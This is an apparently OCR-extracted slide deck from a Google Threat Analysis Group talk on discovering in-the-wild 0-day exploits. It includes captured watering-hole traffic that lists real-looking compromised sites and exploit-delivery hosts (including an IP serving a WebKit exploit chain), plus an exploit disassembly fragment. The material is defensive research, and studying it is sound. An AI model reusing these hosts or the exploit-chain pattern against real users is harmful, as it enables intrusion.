Caught in the wild

Past, present and future

Clement Lecigne - Hexacon 2024


Threat Analysis Group

Google

Who am I

Tiny little exploit hunter within Google Threat Analysis Group

■︻デ══━一



Official Blog

Insights from Googlers into our products, technology, and the Google culture

A new approach to China


January 12, 2010

Like many other well-known organizations, we face cyber attacks of varying degrees on a regular basis. In mid-December, we detected a highly sophisticated and targeted attack on our corporate infrastructure originating from China that resulted in the theft of

intellectual property from Google. However, it soon became

appeared to be solely a security incident-albeit a significant

different.



CVE-2010-0249


HIGH

Description

Use-after-free vulnerability in Microsoft Internet Explorer 6, 6 SP1, 7, and 8 on Windows 2000 SP4; Windows XP SP2 and SP3; Windows Server 2003 SP2; Windows Vista Gold, SP1, and SP2; Windows Server 2008 Gold, SP2, and R2; and Windows 7 allows remote attackers to execute arbitrary code by accessing a pointer associated with a deleted object, related to incorrectly initialized memory and improper handling of objects in memory, as exploited in the wild in December 2009 and January 2010 during Operation Aurora, aka "HTML Object Memory Corruption Vulnerability."


Why am I here

~~Who invited this guy?~~
Why did I say yes?




BTW the whole world wants to know how Google has telemetry in the wild to find iOS 0-days being exploited 🤷‍♂️

4:04 PM - 23 Feb 2019




They have back doors in everything and read all the emails.... how do you figure

♡ 3




the 0days are using Google Analytics

♡ 6




The group that coordinated their campaign over Hangouts? ;)

♡ 5



Ethics

Just one slide, I promise you



[redacted]

[redacted] does all it can to prevent misuse, to the point of trigger happy blacklisting (and strict whitelisting!). We'd rather lose money than be part of human rights violations, and Amnesty and other defense players are encouraged to reach out to us if they have any information leading them to believe our products are being misused. We do not take misuse lightly.

28 Dec 2023, 14:27 · 🌐 · Ivory for iOS · 🔁 3 · ★ 22

[redacted]

🌐 28 Dec 2023 *

Pisses me off to be lumped in with companies developing actual spyware and who generally DGAF about externalities involved. We are a pure play research shop, develop no agents or spyware, and place all our customers under very strict restrictions. It's not perfect, and mistakes have happened, which is why we appreciate the work groups like Google TAG and Citizen Lab do and really wish for defense to actually talk with us rather than just slander the work we do comparing us to shady AF players.

From a thread on mastodon


Plan for today

- ~~Overview of the 0-day industry~~ 🙃
- Discovery
- Delivery
- Exploits
- Post exploitation
- Future

Discovery

How are exploits discovered? Secret 🥫

Watering hole 🕳️




FireEye discovered a new watering hole attack based on 0-day exploit

on February 20, 2014 | News

11:00 ET, 20 February 2014

Security researchers from FireEye have recently discovered a new IE 10 Zero-Day exploit being used in a watering hole attack.




INCIDENTS

New Flash Player 0-day (CVE-2014-0515) Used in Watering-hole Attacks

By Vyacheslav Zakorzhevsky on April 28, 2014. 12:35 am

In mid-April we detected two new SWF exploits. After some detailed analysis it was clear they didn’t use any of the vulnerabilities that we already knew about. We sent the exploits off to Adobe and a few days later got confirmation that they did indeed use a 0-day vulnerability that was later labeled as CVE-2014-0515. The vulnerability is located in the Pixel Bender component, designed for video and image processing.




URI (click to show headers)

```
http://dprkmedia.com/
 http://dprkmedia.com/js/admin.js
 http://dprkmedia.com/js/main.js
 http://dprkmedia.com/css/main.css
 http://dprkmedia.com/js/google_map.js
 http://dprkmedia.com/images/logo_main.gif
 http://dprkmedia.com/images/banner_kpm.gif
 http://dprkmedia.com/images/bar_left_rodong.gif
 http://dprkmedia.com/images/bar_left_minju.gif
 http://dprkmedia.com/images/bar_left_munhak.gif
 http://dprkmedia.com/images/bar_left_news.gif
 http://dprkmedia.com/images/bar_left_journal.gif
 http://dprkmedia.com/images/bar_left_information.gif
 http://dprkmedia.com/images/btn_main_more2.gif
 http://dprkmedia.com/images/icon_photo.gif
 http://dprkmedia.com/images/line_main.gif
 http://dprkmedia.com/images/btn_main_more.gif
 http://dprkmedia.com/images/bg_search_top.gif
 http://dprkmedia.com/images/btn_search_big.gif
 http://dprkmedia.com/images/bg_search_bottom.gif
 http://dprkmedia.com/images/bar_r_photo.gif
 http://dprkmedia.com/Uploaded/ImageCenter/Thumb/KMP_T13191.jpg
 http://www.dprkmedia.com/images/rodong_title.jpg
 http://www.dprkmedia.com/images/minju_title.jpg
 http://www.dprkmedia.com/images/munhak_title.jpg
 http://www.google-analytics.com/analytics.js
   http://www.google-analytics.com/r/collect?v=1&_v
```

```
 http://www.google-analytics.com/analytics.js
   http://www.google-analytics.com/r/collect?v=1&_v=j73&a=1164615463&t=pageview&...
```

T-1




URI (click to show headers)

```
http://dprkmedia.com/
 http://dprkmedia.com/js/admin.js
 http://dprkmedia.com/js/main.js
 http://dprkmedia.com/js/google_map.js
 http://dprkmedia.com/images/logo_main.gif
 http://dprkmedia.com/images/banner_kpm.gif
 http://dprkmedia.com/css/main.css
 http://dprkmedia.com/images/bar_left_rodong.gif
 http://dprkmedia.com/images/btn_search_big.gif
 http://dprkmedia.com/images/bg_search_bottom.gif
 http://dprkmedia.com/images/bar_r_photo.gif
 http://dprkmedia.com/Uploaded/ImageCenter/Thumb/KMP_T13175.jpg
```

```
http://dprkmedia.com/images/bar_r_interview.gif
http://dprkmedia.com/images/bar_r_kigo.gif
http://www.dprkmedia.com/images/rodong_title.jpg
http://luckluck.blog/brale/ 🥳
http://www.google-analytics.com/analytics.js
```

```
 http://dprkmedia.com/Uploaded/ImageCenter/Thumb/KMP_T13173.jpg
 http://dprkmedia.com/Uploaded/ImageCenter/Thumb/KMP_T13171.jpg
 http://dprkmedia.com/Uploaded/ImageCenter/Thumb/KMP_T13170.jpg
 http://dprkmedia.com/images/bar_r_editorial.gif
 http://dprkmedia.com/images/bar_r_interview.gif
 http://dprkmedia.com/images/bar_r_kigo.gif
 http://www.dprkmedia.com/images/rodong_title.jpg
 http://luckluck.blog/brale/
 http://www.google-analytics.com/analytics.js
  http://www.google-analytics.com/r/collect?v=1&_v=j72&a=1164615463&t=pageview&...
```

T-0



```
- http://www.akademiye.org/ug/wp-content/themes/goodnews/framework/scripts/timt...
- http://www.akademiye.org/ug/wp-content/themes/goodnews/images/up.png
- http://182.61.171.167:9321/8fmtCl2j2Xk0.html
  ├ http://182.61.171.167:9321/u84VF2XBgZwM
  └ http://182.61.171.167:9321/hvAB2wATs43l
```


infected

landing page

safari/webkit exploit

sandbox escape

❤️‍🔥 🐥 🐸 🐊 🐢
🐍 🐉



```
BLR             X9
MOV             X8, #0xFFFFFFFFFFFFFFFE
ADRP            X9, #aIohidcreatebin@PAGE ; "_IOHIDCreateBinaryData"
ADD             X1, X9, #aIohidcreatebin@PAGEOFF ; "_IOHIDCreateBinaryData"
ADRP            X9, #asc_101000010@PAGE ; "\"\"\"\"\"\"\"\""
ADD             X9, X9, #asc_101000010@PAGEOFF ; "\"\"\"\"\"\"\"\""
ADRP            X30, #qword_101023CE0@PAGE
ADD             X30, X30, #qword_101023CE0@PAGEOFF
STR             X0, [X30]
LDR             X9, [X9] ; "\"\"\"\"\"\"\"\""
MOV             X0, X8
BLR             X9
MOV             X8, #0xFFFFFFFFFFFFFFFE
ADRP            X9, #aIoHideventsyst@PAGE ; "io_hideventsystem_open"
ADD             X1, X9, #aIoHideventsyst@PAGEOFF ; "io_hideventsystem_open"
ADRP            X9, #asc_101000010@PAGE ; "\"\"\"\"\"\"\"\""
ADD             X9, X9, #asc_101000010@PAGEOFF ; "\"\"\"\"\"\"\"\""
ADRP            X30, #io_hideventsystem_open_ptr@PAGE
ADD             X30, X30, #io_hideventsystem_open_ptr@PAGEOFF
STR             X0, [X30]
LDR             X9, [X9] ; "\"\"\"\"\"\"\"\""
MOV             X0, X8
BLR             X9
MOV             X8, #0xFFFFFFFFFFFFFFFE
ADRP            X9, #aKcftypearrayca@PAGE ; "kCFTypeArrayCallBacks"
ADD             X1, X9, #aKcftypearrayca@PAGEOFF ; "kCFTypeArrayCallBacks"
ADRP            X9, #asc_101000010@PAGE ; "\"\"\"\"\"\"\"\""
ADD             X9, X9, #asc_101000010@PAGEOFF ; "\"\"\"\"\"\"\"\""
ADRP            X30, #qword_101023CF0@PAGE
ADD             X30, X30, #qword_101023CF0@PAGEOFF
STR             X0, [X30]
LDR             X9, [X9] ; "\"\"\"\"\"\"\"\""
MOV             X0, X8
BLR             X9
MOV             X8, #0xFFFFFFFFFFFFFFFE
ADRP            X9, #aKcftypedictiom@PAGE ; "kCFTypeDictionaryKeyCallBacks"
ADD             X1, X9, #aKcftypedictiom@PAGEOFF ; "kCFTypeDictionaryKeyCallBacks"
ADRP            X9, #asc_101000010@PAGE ; "\"\"\"\"\"\"\"\""
ADD             X9, X9, #asc_101000010@PAGEOFF ; "\"\"\"\"\"\"\"\""
ADRP            X30, #qword_101023F18@PAGE
ADD             X30, X30, #qword_101023F18@PAGEOFF
```

xrefs to io_hideventsystem_open_ptr

Direction	Typ	Address	Text
